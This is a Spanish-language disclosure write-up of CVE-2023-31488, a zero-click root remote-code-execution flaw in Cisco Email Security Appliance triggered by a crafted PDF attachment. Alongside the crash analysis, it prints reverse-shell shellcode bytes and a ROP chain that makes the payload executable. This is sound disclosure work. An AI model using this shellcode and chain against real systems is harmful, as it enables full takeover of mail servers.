Cisco Email Security Appliance: Del correo electrónico a RCE de cero clics como root - Ejecución Remota de Código/Corrupción de Memoria/Cadena ROP
Investigador de seguridad: ly1g3, ly1g3[at]tuta.io
Huella GPG: https://keys.openpgp.org/vks/v1/by-fingerprint/5FE85CE4E8F675F5ABD2C0A33CE8BE447ED6D586
Resumen: Correo electrónico a RCE de cero clics como root - Ejecución remota de código/Corrupción de memoria/Cadena ROP
CVE: CVE-2023-31488
Cronología:

Mientras realizaba fuzzing en Cisco Email Security Appliance (ESA), descubrí una vulnerabilidad en Lexmark Perceptive Filters, utilizado por la ESA para la desinfección de datos de los adjuntos de correo, que conduce a RCE a través del correo electrónico. El fallo ocurre al analizar un adjunto PDF modificado. Al alterar un ID de objeto PDF de dos dígitos, por ejemplo:
Por ejemplo:
13 0 obj
<</Subtype/CIDFontType2/FontDescriptor
Cambiar parte del ID de 13 a otro valor (como un espacio) da como resultado:
1  0 obj
<</Subtype/CIDFontType2/FontDescriptor

El envío de este PDF modificado por correo electrónico a la ESA de Cisco provoca un fallo de segmentación en libISYSpdf6.so. El fallo se debe a que r14 contiene datos ASCII.


Una inspección más detallada muestra que estos datos provienen del contenido del adjunto PDF bajo nuestro control. El valor de r14 es Rect.

Probando al cambiar Rect por AAAA.

Dado que el valor de r14 se carga desde datos del PDF, podemos modificarlo para que apunte a una dirección de memoria válida. Después de este ajuste, se produce otro fallo debido a datos no válidos en RAX. Estos datos también son ASCII del PDF.

Modificamos el PDF para que rax también apunte a una dirección real y continuamos.

Se produce un nuevo fallo; ahora rsi contiene datos ASCII del PDF.

Modificamos el PDF nuevamente para cargar una dirección de memoria real.


Finalmente, llegamos a una parte muy interesante del código. Donde controlamos rdi, que se utiliza para cargar un valor en rax. La instrucción final de esta secuencia es call rax. Ahora estamos avanzando bien hacia la consecución de capacidades de ejecución de código.

Una vez más entramos al editor hexadecimal y modificamos el valor cargado en rdi.

Ahora tenemos una forma de ejecución de código limitada y podemos saltar a una única dirección. Como ASLR no está presente, encontrar direcciones de memoria es fácil. También controlamos rdi y, por lo tanto, usamos el gadget ROP inicial libISYSshared.so: push rdi; pop rsp; xor eax, para mover rdi a rsp y controlar la pila. Apuntamos la pila a un área que controlamos en la región de memoria del PDF con una pila personalizada preparada con más gadgets ROP.
Un shellcode de reverse shell para FreeBSD generado con msfvenom se coloca en la región de memoria del PDF. Pero como la memoria no es ejecutable, primero tenemos que hacerla ejecutable.
shellcode = b'\x90'*100

buf =  b""
buf += b"\x31\xc0\x83\xc0\x61\x6a\x02\x5f\x6a\x01\x5e\x48\x31"
buf += b"\xd2\x0f\x05\x49\x89\xc4\x48\x89\xc7\x31\xc0\x83\xc0"
buf += b"\x62\x48\x31\xf6\x56\x48\xbe\x00\x02\x1b\x58\xc0\xa8"
buf += b"\x64\x9f\x56\x48\x89\xe6\x6a\x10\x5a\x0f\x05\x4c\x89"
buf += b"\xe7\x6a\x03\x5e\x48\xff\xce\x6a\x5a\x58\x0f\x05\x75"
buf += b"\xf6\x31\xc0\x83\xc0\x3b\xe8\x08\x00\x00\x00\x2f\x62"
buf += b"\x69\x6e\x2f\x73\x68\x00\x48\x8b\x3c\x24\x48\x31\xd2"
buf += b"\x52\x57\x48\x89\xe6\x0f\x05"
Dado que en este punto controlamos la pila, esto se puede hacer con la siguiente cadena ROP para llamar a mmap y establecer la región de memoria del shellcode como RWX.
rop += rebase_0(0x00000000000d0d30) # 0x00000000000d0d30: pop rdi; ret;
rop += p(pdf_data_base_address)
rop += rebase_0(0x00000000000692b2) # 0x00000000000692b2: pop rsi; ret;
rop += p(0x100000)
rop += rebase_0(0x00000000000d0cb3) # 0x00000000000d0cb3: pop rdx; ret;
rop += p(0x0000000000000007)
rop += rebase_0(0x0000000000019020) # 0x0000000000019020: pop rax; ret;
rop += p(0x4a)
rop += rebase_1(0x0000000001169f94) # 0x0000000001169f94: syscall; ret;
rop += rebase_0(0x000000000003be21) # 0x000000000003be21: call rsp;
Después de que se llama a mmap, call rsp; ejecutará el NOP-sled de nuestro shellcode, ya que la dirección del shellcode está a continuación en nuestra pila personalizada. El shellcode es una reverse shell generada con msfvenom.
Un dato interesante es que este código se ejecuta antes de cualquier escaneo antivirus estático, por lo que la reverse shell estándar de metasploit funcionará sin problemas.
Podemos usar la prueba de concepto de abajo para crear un PDF funcional. Después de esto, solo lo enviamos por correo electrónico a la ESA para obtener RCE. Consulta mis otras vulnerabilidades para la escalada de privilegios.
Y con eso obtenemos una shell remota en la ESA:

Este fue un proyecto divertido que me enseñó mucho sobre vulnerabilidades de corrupción de memoria. También demuestra lo buena que es una protección de memoria "moderna" como ASLR, pero también que todavía se pueden encontrar sistemas sin ASLR por ahí.
Ataque de desbordamiento en ESA (Cisco Secure Email). Ejecución remota de código como root.
Al enviar un archivo PDF especialmente diseñado, un desbordamiento permite a un atacante obtener ejecución remota de código arbitrario en la ESA y en otros productos que utilizan Lexmark Perceptive Filters.
Este ataque de desbordamiento permite al atacante obtener control sobre una instrucción call rax, lo que hace trivial pivotar a la ejecución de código arbitrario, ya que no se usa ASLR en la ESA. El código se ejecutará como root.